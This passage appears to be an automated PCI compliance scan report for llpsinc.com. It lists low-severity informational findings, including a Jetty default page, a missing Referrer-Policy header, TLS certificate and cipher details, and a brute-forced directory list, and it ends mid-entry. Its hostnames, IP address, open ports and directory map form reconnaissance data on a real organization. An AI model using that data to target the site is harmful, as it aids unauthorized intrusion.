One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.
Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.
Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.
During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

<https://www.google.com/recaptcha/api.js>

<https://fonts.googleapis.com/icon?family=Material+Icons+Outlined>

<https://code.jquery.com/jquery-3.5.1.min.js>

<https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css>

<https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js>

<https://www.googletagmanager.com/gtag/js?id=UA-169294725-1>

<https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js>

tel:18773214144

IP based excluded links:

Default Web Page (Follow HTTP Redirection)

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:

The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:

N/A

SOLUTION:

N/A

Patch:

Following are links for downloading patches to fix the vulnerabilities:

[nas-201911-01](#)

RESULT:

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080

Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.50.v20221107)

```
<HTML>
<HEAD>
<TITLE>Welcome to Jetty 9 on Debian</TITLE>
<META http-equiv="Pragma" content="no-cache">
<META http-equiv="Cache-Control" content="no-cache,no-store">
</HEAD>
<BODY>
<A HREF="http://jetty.mortbay.org"><IMG SRC="jetty_banner.gif"></A>
<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">
<b>Jetty</b> is a 100% Java HTTP Server and Servlet Container. This means
that you do not need to configure and run a seperate web server (like Apache)
in order to use java, servlets and JSPs to generate dynamic content. Jetty
is a fully featured web server for static and dynamic content. Unlike separate
server/container solutions, this means that your web server and web application
run in the same process, without interconnection overheads and complications.
Furthermore, as a pure java component, Jetty can be simply included in your
application for demonstration, distribution or deployment. Jetty is available
on all Java supported platforms. &nbsp;</p>

</BODY>
</HTML>
```

Referrer-Policy HTTP Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 443 port.

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

Web Server Supports HTTP Request Pipelining

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:

Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:

Support for URL-Request Pipelining has interesting consequences. For example, as explained in [this paper by Daniel Roelker](#), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Splitting style attacks.

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1

Host:217.180.217.103:8080

GET /Q_Evasive/ HTTP/1.1

Host:217.180.217.103:8080

HTTP/1.1 200 OK

Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT

Content-Type: text/html

Accept-Ranges: bytes

Content-Length: 1004

Server: Jetty(9.4.50.v20221107)

<HTML>

<HEAD>

<TITLE>Welcome to Jetty 9 on Debian</TITLE>

<META http-equiv="Pragma" content="no-cache">

<META http-equiv="Cache-Control" content="no-cache,no-store">

</HEAD>

<BODY>

<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">

Jetty is a 100% Java HTTP Server and Servlet Container. This means that you do not need to configure and run a separate web server (like Apache) in order to use java, servlets and JSPs to generate dynamic content. Jetty is a fully featured web server for static and dynamic content. Unlike separate server/container solutions, this means that your web server and web application run in the same process, without interconnection overheads and complications. Furthermore, as a pure java component, Jetty can be simply included in your application for demonstration, distribution or deployment. Jetty is available on all Java supported platforms. </p>

</BODY>

</HTML>

HTTP/1.1 404 Not Found

Cache-Control: must-revalidate,no-cache,no-store

Content-Type: text/html; charset=iso-8859-1

Content-Length: 460

Server: Jetty(9.4.50.v20221107)

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"/>

<title>Error 404 Not Found</title>

</head>

```
<body><h2>HTTP ERROR 404 Not Found</h2>
<table>
<tr><th>URI:</th><td>/Q_Evasive/</td></tr>
<tr><th>STATUS:</th><td>404</td></tr>
<tr><th>MESSAGE:</th><td>Not Found</td></tr>
<tr><th>SERVLET:</th><td>default</td></tr>
</table>
<hr/><a href="https://eclipse.org/jetty">Powered by Jetty:// 9.4.50.v20221107</a><hr/>

</body>
</html>
```

Degree of Randomness of TCP Initial Sequence Numbers

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	82045
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-11-19 21:53:59.0

THREAT:
TCP Initial Sequence Numbers (ISNs) obtained in the SYNACK replies from the host are analyzed to determine how random they are. The average change between subsequent ISNs and the standard deviation from the average are displayed in the RESULT section. Also included is the degree of difficulty for exploitation of the TCP ISN generation scheme used by the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Average change between subsequent TCP initial sequence numbers is 1210222660 with a standard deviation of 594557458. These TCP initial sequence numbers were triggered by TCP SYN probes sent to the host at an average rate of 1/(5088 microseconds). The degree of difficulty to exploit the TCP initial sequence number generation scheme is: hard.

SSL Certificate - Information port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86002
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-03-07 22:23:33.0

THREAT:
SSL certificate information is provided in the Results section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

NAME	VALUE
(0)CERTIFICATE 0	
(0)Version 3 (0x2)	
(0)Serial Number 04:71:71:7d:6a:5f:c7:c2:90:8d:7c:5f:3f:ac:71:3e:3e:db	
(0)Signature Algorithm sha256WithRSAEncryption	
(0)ISSUER NAME	
countryName US	
organizationName Let's Encrypt	
commonName R11	
(0)SUBJECT NAME	
commonName llpsinc.com	
(0)Valid From Feb 27 00:44:02 2025 GMT	
(0)Valid Till May 28 00:44:01 2025 GMT	
(0)Public Key Algorithm rsaEncryption	
(0)RSA Public Key (2048 bit)	
(0) RSA Public-Key: (2048 bit)	
(0) Modulus:	
(0) 00:b7:a4:42:98:2a:27:92:16:97:3c:14:b3:1b:c6:	
(0) 81:f3:10:30:b8:9f:de:29:fc:30:89:37:43:b4:3d:	
(0) 36:66:58:4f:4d:80:29:70:5a:48:96:40:c2:c6:bd:	
(0) 70:05:5e:4b:9d:06:3b:9f:47:77:fb:86:0e:d6:eb:	
(0) d0:57:61:32:43:8f:63:b2:c9:ed:e1:16:44:e5:37:	
(0) 4e:63:56:4e:32:45:1d:72:f5:14:72:2c:16:d9:29:	
(0) 15:92:f3:32:9e:ad:3f:fd:e3:5b:30:96:c6:0c:e1:	
(0) 12:56:eb:93:da:54:a7:41:cd:02:6f:94:73:f8:54:	
(0) 1f:31:be:93:a6:f4:a9:b5:94:19:74:d2:30:0d:e9:	
(0) ce:70:1d:31:12:e7:f9:62:f7:6f:64:f1:eb:87:dc:	
(0) 26:3e:1d:21:5b:56:b8:c8:f2:f5:25:4e:f9:cc:6e:	
(0) b5:6d:9c:02:37:50:ec:6b:8d:17:6d:9c:cb:54:4c:	
(0) 77:c7:0d:1e:04:92:c4:22:5a:3f:37:01:50:a9:ce:	
(0) 5d:ef:0e:17:23:c7:d2:13:ee:c9:5d:76:f7:1e:a8:	
(0) 91:b9:72:97:6c:0b:87:e4:69:e9:07:f1:34:c5:97:	

(0) 87:74:08:a5:9b:35:eb:b0:41:d9:b7:43:08:18:d6:
(0) 36:fe:7d:06:7f:80:1d:6a:ff:4d:be:ea:b2:1a:1f:
(0) 89:b9
(0) Exponent: 65537 (0x10001)
(0)X509v3 EXTENSIONS
(0)X509v3 Key Usage critical
(0) Digital Signature, Key Encipherment
(0)X509v3 Extended Key Usage TLS Web Server Authentication, TLS Web Client Authentication
(0)X509v3 Basic Constraints critical
(0) CA:FALSE
(0)X509v3 Subject Key Identifier E1:D8:4F:7F:18:DF:9F:D9:76:31:47:4C:B7:28:58:C1:C0:05:71:47
(0)X509v3 Authority Key Identifier keyid:C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:
B9
(0)Authority Information Access OCSP - URI:http://r11.o.lencr.org
(0) CA Issuers - URI:http://r11.i.lencr.org/
(0)X509v3 Subject Alternative Name DNS:llpsinc.com, DNS:www.llpsinc.com
(0)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(0)CT Precertificate SCTs Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : CC:FB:0F:6A:85:71:09:65:FE:95:9B:53:CE:E9:B2:7C:
(0) 22:E9:85:5C:0D:97:8D:B6:A9:7E:54:C0:FE:4C:0D:B0
(0) Timestamp : Feb 27 01:42:32.557 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:21:00:81:2D:D8:CF:C1:8E:EB:BE:72:BF:98:
(0) 39:85:18:5D:56:EE:62:C3:95:78:73:DC:08:91:3F:FD:
(0) 1B:DB:E5:4B:86:02:20:5E:61:E3:69:E7:86:17:B9:3A:
(0) E2:CC:BB:13:59:C4:87:30:CF:A4:4D:E0:E9:1D:4F:0F:
(0) F3:AC:F6:5B:BF:EB:08
(0) Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : DE:85:81:D7:50:24:7C:6B:CD:CB:AF:56:37:C5:E7:81:
(0) C6:4C:E4:6E:D6:17:63:9F:8F:34:A7:26:C9:E2:BD:37
(0) Timestamp : Feb 27 01:42:32.564 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:20:32:2A:2B:1D:80:85:F5:33:9F:09:82:19:
(0) 43:5F:A9:5B:2E:AD:F9:06:29:54:08:B7:E6:48:78:89:
(0) EA:9E:BD:78:02:21:00:A5:69:7A:B4:A8:6A:B3:DB:46:
(0) 05:48:0F:8B:DC:BF:4F:50:96:17:9C:06:22:04:E1:98:
(0) 9D:93:1F:B8:60:1F:DC
(0)Signature (256 octets)
(0) 9a:d7:d8:52:51:93:7f:6b:f5:b3:6b:a2:98:39:7b:35
(0) a5:9f:56:a1:3b:b1:85:84:53:43:00:90:85:60:a6:73
(0) fb:70:de:ab:c1:e3:f3:12:cc:3f:66:24:9c:9e:8b:df
(0) 6f:6c:47:b5:ee:de:d5:3c:43:88:78:35:2e:90:04:26
(0) 23:22:75:3e:c4:6e:d6:c3:2b:a5:5e:89:65:aa:1d:74
(0) d9:9e:f5:a5:67:b3:64:ae:ff:10:64:79:1a:ea:3b:30
(0) ee:cc:a5:60:de:77:1f:50:26:ae:cf:41:7f:c4:f5:cd
(0) 8c:2f:c2:51:d9:51:03:da:b1:2c:24:97:25:33:53:7b
(0) e7:00:f6:d9:45:cc:e0:48:36:49:2a:2b:6a:79:64:b3
(0) 22:14:5b:a8:6f:87:74:e5:69:f0:b3:c2:09:79:41:a5
(0) 92:b7:aa:70:8d:bb:72:6d:da:3c:75:7d:3b:bc:8b:bf
(0) 74:0f:0b:99:f1:ac:2f:51:5d:8c:11:d5:d7:47:30:da
(0) 31:76:ce:46:35:e9:2b:66:c5:29:c3:42:60:00:61:53
(0) 46:4f:9e:96:76:ec:3f:2f:9b:5d:11:3f:0a:1f:89:f2

(0) 73:59:8c:8c:1e:d3:29:7d:df:95:6f:00:28:32:45:64
(0) 05:30:b2:bc:e5:5b:e5:9a:64:5f:02:51:0f:74:db:c3
(1) CERTIFICATE 1
(1) Version 3 (0x2)
(1) Serial Number 8a:7d:3e:13:d6:2f:30:ef:23:86:bd:29:07:6b:34:f8
(1) Signature Algorithm sha256WithRSAEncryption
(1) ISSUER NAME
countryName US
organizationName Internet Security Research Group
commonName ISRG Root X1
(1) SUBJECT NAME
countryName US
organizationName Let's Encrypt
commonName R11
(1) Valid From Mar 13 00:00:00 2024 GMT
(1) Valid Till Mar 12 23:59:59 2027 GMT
(1) Public Key Algorithm rsaEncryption
(1) RSA Public Key (2048 bit)
(1) RSA Public-Key: (2048 bit)
(1) Modulus:
(1) 00:ba:87:bc:5c:1b:00:39:cb:ca:0a:cd:d4:67:10:
(1) f9:01:3c:a5:4e:a5:61:cb:26:ca:52:fb:15:01:b7:
(1) b9:28:f5:28:1e:ed:27:b3:24:18:39:67:09:0c:08:
(1) ec:e0:3a:b0:3b:77:0e:bd:f3:e5:39:54:41:0c:4e:
(1) ae:41:d6:99:74:de:51:db:ef:7b:ff:58:bd:a8:b7:
(1) 13:f6:de:31:d5:f2:72:c9:72:6a:0b:83:74:95:9c:
(1) 46:00:64:14:99:f3:b1:d9:22:d9:cd:a8:92:aa:1c:
(1) 26:7a:3f:fe:ef:58:05:7b:08:95:81:db:71:0f:8e:
(1) fb:e3:31:09:bb:09:be:50:4d:5f:8f:91:76:3d:5a:
(1) 9d:9e:83:f2:e9:c4:66:b3:e1:06:66:43:48:18:80:
(1) 65:a0:37:18:9a:9b:84:32:97:b1:b2:bd:c4:f8:15:
(1) 00:9d:27:88:fb:e2:63:17:96:6c:9b:27:67:4b:c4:
(1) db:28:5e:69:c2:79:f0:49:5c:e0:24:50:e1:c4:bc:
(1) a1:05:ac:7b:40:6d:00:b4:c2:41:3f:a7:58:b8:2f:
(1) c5:5c:9b:a5:bb:09:9e:f1:fe:eb:b0:85:39:fd:a8:
(1) 0a:ef:45:c4:78:eb:65:2a:c2:cf:5f:3c:de:e3:5c:
(1) 4d:1b:f7:0b:27:2b:aa:0b:42:77:53:4f:79:6a:1d:
(1) 87:d9
(1) Exponent: 65537 (0x10001)
(1) X509v3 EXTENSIONS
(1) X509v3 Key Usage critical
(1) Digital Signature, Certificate Sign, CRL Sign
(1) X509v3 Extended Key Usage TLS Web Client Authentication, TLS Web Server Authentication
(1) X509v3 Basic Constraints critical
(1) CA:TRUE, pathlen:0
(1) X509v3 Subject Key Identifier C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:B9
(1) X509v3 Authority Key Identifier keyid:79:B4:59:E6:7B:B6:E5:E4:01:73:80:08:88:C8:1A:58:F6:E9:9B:6E
(1) Authority Information Access CA Issuers - URI:<http://x1.i.lencr.org/>
(1) X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(1) X509v3 CRL Distribution Points
(1) Full Name:
(1) URI:<http://x1.c.lencr.org/>
(1) Signature (512 octets)
(1) 4e:e2:89:5d:0a:03:1c:90:38:d0:f5:1f:f9:71:5c:f8
(1) c3:8f:b2:37:88:7a:6f:b0:25:1f:ed:be:b7:d8:86:06
(1) 8e:e9:09:84:cd:72:bf:81:f3:fc:ca:cf:53:48:ed:bd

(1) f6:69:42:d4:a5:11:3e:35:c8:13:b2:92:1d:05:5f:ea
(1) 2e:d4:d8:f8:49:c3:ad:f5:99:96:9c:ef:26:d8:e1:b4
(1) 24:0b:48:20:4d:fc:d3:54:b4:a9:c6:21:c8:e1:36:1b
(1) ff:77:64:29:17:b9:f0:4b:ef:5d:ea:cd:79:d0:bf:90
(1) bf:be:23:b2:90:da:4a:a9:48:31:74:a9:44:0b:e1:e2
(1) f6:2d:83:71:a4:75:7b:d2:94:c1:05:19:46:1c:b9:8f
(1) f3:c4:74:48:25:2a:0d:e5:f5:db:43:e2:db:93:9b:b9
(1) 19:b4:1f:2f:df:6a:0e:8f:31:d3:63:0f:bb:29:dc:dd
(1) 66:2c:3f:b0:1b:67:51:f8:41:3c:e4:4d:b9:ac:b8:a4
(1) 9c:66:63:f5:ab:85:23:1d:cc:53:b6:ab:71:ae:dc:c5
(1) 01:71:da:36:ee:0a:18:2a:32:fd:09:31:7c:8f:f6:73
(1) e7:9c:9c:b5:4a:15:6a:77:82:5a:cf:da:8d:45:fe:1f
(1) 2a:64:05:30:3e:73:c2:c6:0c:b9:d6:3b:63:4a:ab:46
(1) 03:fe:99:c0:46:40:27:60:63:df:50:3a:07:47:d8:15
(1) 4a:9f:ea:47:1f:99:5a:08:62:0c:b6:6c:33:08:4d:d7
(1) 38:ed:48:2d:2e:05:68:ae:80:5d:ef:4c:dc:d8:20:41
(1) 5f:68:f1:bb:5a:cd:e3:0e:b0:0c:31:87:9b:43:de:49
(1) 43:e1:c8:04:3f:d1:3c:1b:87:45:30:69:a8:a9:72:0e
(1) 79:12:1c:31:d8:3e:23:57:dd:a7:4f:a0:f0:1c:81:d1
(1) 77:1f:6f:d6:d2:b9:a8:b3:03:16:81:39:4b:9f:55:ae
(1) d2:6a:e4:b3:bf:ea:a5:d5:9f:4b:a3:c9:d6:3b:72:f3
(1) 4a:f6:54:ab:0c:fc:38:f7:60:80:df:6e:35:ca:75:a1
(1) 54:e4:2f:bc:6e:17:c9:1a:a5:37:b5:a2:9a:ba:ec:f4
(1) c0:75:46:4f:77:a8:e8:59:56:91:66:2d:6e:de:29:81
(1) d6:a6:97:05:5e:64:45:be:2c:ce:ea:64:42:44:b0:c3
(1) 4f:ad:f0:b4:dc:03:ca:99:9b:09:82:95:82:0d:63:8a
(1) 66:f9:19:72:f8:d5:b9:89:10:e2:89:98:09:35:f9:a2
(1) 1c:be:92:73:23:74:e9:9d:1f:d7:3b:4a:9a:84:58:10
(1) c2:f3:a7:e2:35:ec:7e:3b:45:ce:30:46:52:6b:c0:c0

List of Web Directories

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 86672

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Directory Source

- /cgi-bin/ brute force
- /manual/ brute force
- /manual/images/ brute force
- /icons/ brute force
- /icons/ web page
- /manual/ web page
- /manual/da/ web page
- /manual/de/ web page
- /manual/en/ web page
- /manual/es/ web page
- /manual/fr/ web page
- /manual/ja/ web page
- /manual/ko/ web page
- /manual/pt-br/ web page
- /manual/ru/ web page
- /manual/tr/ web page
- /manual/zh-cn/ web page
- /manual/images/ web page
- /manual/style/ web page
- /manual/style/css/ web page
- /manual/da/mod/ web page
- /manual/da/programs/ web page
- /manual/da/misc/ web page
- /manual/da/ssl/ web page
- /manual/da/rewrite/ web page
- /manual/da/vhosts/ web page
- /manual/da/howto/ web page
- /manual/da/platform/ web page
- /manual/da/faq/ web page
- /manual/da/developer/ web page
- /manual/style/scripts/ web page
- /manual/de/mod/ web page
- /manual/de/programs/ web page
- /manual/de/misc/ web page
- /manual/en/mod/ web page
- /manual/de/ssl/ web page
- /manual/en/programs/ web page
- /manual/de/rewrite/ web page
- /manual/en/misc/ web page
- /manual/de/vhosts/ web page
- /manual/en/ssl/ web page
- /manual/de/howto/ web page
- /manual/en/rewrite/ web page
- /manual/de/platform/ web page
- /manual/en/vhosts/ web page
- /manual/de/developer/ web page
- /manual/en/howto/ web page
- /manual/en/platform/ web page
- /manual/en/developer/ web page

/manual/es/mod/ web page
/manual/es/programs/ web page
/manual/es/misc/ web page
/manual/fr/mod/ web page
/manual/es/ssl/ web page
/manual/fr/programs/ web page
/manual/es/rewrite/ web page
/manual/fr/misc/ web page
/manual/es/vhosts/ web page
/manual/fr/ssl/ web page
/manual/es/howto/ web page
/manual/fr/rewrite/ web page
/manual/es/platform/ web page
/manual/fr/vhosts/ web page
/manual/es/developer/ web page
/manual/fr/howto/ web page
/manual/fr/platform/ web page
/manual/fr/developer/ web page
/manual/ja/mod/ web page
/manual/ja/programs/ web page
/manual/ja/misc/ web page
/manual/ko/mod/ web page
/manual/ja/ssl/ web page
/manual/ko/programs/ web page
/manual/ja/rewrite/ web page
/manual/ko/misc/ web page
/manual/ja/vhosts/ web page
/manual/ko/ssl/ web page
/manual/ja/howto/ web page
/manual/ko/rewrite/ web page
/manual/ja/platform/ web page
/manual/ko/vhosts/ web page
/manual/ja/developer/ web page
/manual/ko/howto/ web page
/manual/ko/platform/ web page
/manual/ko/faq/ web page
/manual/ko/developer/ web page
/manual/pt-br/mod/ web page
/manual/pt-br/programs/ web page
/manual/pt-br/misc/ web page
/manual/pt-br/ssl/ web page
/manual/ru/mod/ web page
/manual/pt-br/rewrite/ web page
/manual/ru/programs/ web page
/manual/pt-br/vhosts/ web page
/manual/pt-br/howto/ web page
/manual/ru/misc/ web page
/manual/ru/ssl/ web page
/manual/pt-br/platform/ web page
/manual/ru/rewrite/ web page
/manual/pt-br/faq/ web page
/manual/ru/vhosts/ web page
/manual/pt-br/developer/ web page
/manual/ru/howto/ web page
/manual/ru/platform/ web page
/manual/ru/developer/ web page

/manual/tr/mod/ web page
/manual/tr/programs/ web page
/manual/tr/misc/ web page
/manual/zh-cn/mod/ web page
/manual/tr/ssl/ web page
/manual/zh-cn/programs/ web page
/manual/tr/rewrite/ web page
/manual/tr/vhosts/ web page
/manual/zh-cn/misc/ web page
/manual/tr/howto/ web page
/manual/zh-cn/ssl/ web page
/manual/tr/platform/ web page
/manual/zh-cn/rewrite/ web page
/manual/tr/developer/ web page
/manual/zh-cn/vhosts/ web page
/manual/zh-cn/howto/ web page
/manual/zh-cn/platform/ web page
/manual/zh-cn/developer/ web page
/manual/en/faq/ web page
/manual/es/faq/ web page
/manual/fr/faq/ web page
/manual/tr/faq/ web page
/manual/zh-cn/faq/ web page

Internet Service Provider

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 45005
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2013-09-27 19:31:33.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).
This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:

This information can be used by malicious users to gather more information about the network infrastructure that may aid in launching further attacks against it.

SOLUTION:

N/A

RESULT:

The ISP network handle is: ARELION

ISP Network description:

Arelion Sweden AB

Scan Activity per Port

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45426

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-06-24 12:42:21.0

THREAT:

Scan activity per port is an estimate of the amount of internal process time the scanner engine spent scanning a particular TCP or UDP port. This information can be useful to determine the reason for long scan times. The individual time values represent internal process time, not elapsed time, and can be longer than the total scan time because of internal parallelism. High values are often caused by slowly responding services or services on which requests time out.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:**Protocol Port****Time**

TCP 80 12:31:10

TCP 443 15:31:53

TCP 8080 2:07:54

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38704
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2023-02-01 23:14:33.0

THREAT:

The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

CIPHER NAME GROUP KEY-SIZE FORWARD-SECRET CLASSICAL-STRENGTH QUANTUM-STRENGTH

TLSv1.2				
DHE-RSA-AES256-GCM-SHA384	DHE	2048	yes	110 low
DHE-RSA-AES128-GCM-SHA256	DHE	2048	yes	110 low
ECDHE-RSA-AES256-GCM-SHA384	ECDHE	x448 448	yes	224 low
ECDHE-RSA-AES256-GCM-SHA384	ECDHE	x25519 256	yes	128 low
ECDHE-RSA-AES256-GCM-SHA384	ECDHE	secp384r1 384	yes	192 low
ECDHE-RSA-AES256-GCM-SHA384	ECDHE	secp256r1 256	yes	128 low
ECDHE-RSA-AES256-GCM-SHA384	ECDHE	secp521r1 521	yes	260 low
ECDHE-RSA-CHACHA20-POLY1305	ECDHE	x448 448	yes	224 low
ECDHE-RSA-CHACHA20-POLY1305	ECDHE	x25519 256	yes	128 low
ECDHE-RSA-CHACHA20-POLY1305	ECDHE	secp384r1 384	yes	192 low
ECDHE-RSA-CHACHA20-POLY1305	ECDHE	secp256r1 256	yes	128 low
ECDHE-RSA-CHACHA20-POLY1305	ECDHE	secp521r1 521	yes	260 low
ECDHE-RSA-AES128-GCM-SHA256	ECDHE	x448 448	yes	224 low
ECDHE-RSA-AES128-GCM-SHA256	ECDHE	x25519 256	yes	128 low
ECDHE-RSA-AES128-GCM-SHA256	ECDHE	secp384r1 384	yes	192 low
ECDHE-RSA-AES128-GCM-SHA256	ECDHE	secp256r1 256	yes	128 low
ECDHE-RSA-AES128-GCM-SHA256	ECDHE	secp521r1 521	yes	260 low
TLSv1.3				
TLS13-AES-128-GCM-SHA256	DHE	ffdhe2048 2048	yes	110 low
TLS13-AES-128-GCM-SHA256	DHE	ffdhe3072 3072	yes	132 low
TLS13-AES-128-GCM-SHA256	DHE	ffdhe4096 4096	yes	150 low
TLS13-AES-128-GCM-SHA256	DHE	ffdhe6144 6144	yes	178 low
TLS13-AES-128-GCM-SHA256	DHE	ffdhe8192 8192	yes	202 low
TLS13-AES-256-GCM-SHA384	DHE	ffdhe2048 2048	yes	110 low
TLS13-AES-256-GCM-SHA384	DHE	ffdhe3072 3072	yes	132 low
TLS13-AES-256-GCM-SHA384	DHE	ffdhe4096 4096	yes	150 low
TLS13-AES-256-GCM-SHA384	DHE	ffdhe6144 6144	yes	178 low
TLS13-AES-256-GCM-SHA384	DHE	ffdhe8192 8192	yes	202 low
TLS13-CHACHA20-POLY1305-SHA256	DHE	ffdhe2048 2048	yes	110 low

TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-128-GCM-SHA256 ECDHE x25519 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE x448 448 yes 224 low
TLS13-AES-128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-AES-128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
TLS13-AES-256-GCM-SHA384 ECDHE x25519 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE x448 448 yes 224 low
TLS13-AES-256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
TLS13-AES-256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x25519 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x448 448 yes 224 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp384r1 384 yes 192 low

Business logic abuse potential due to presence of external domains detected

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150845
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-21 20:23:02.0

THREAT:
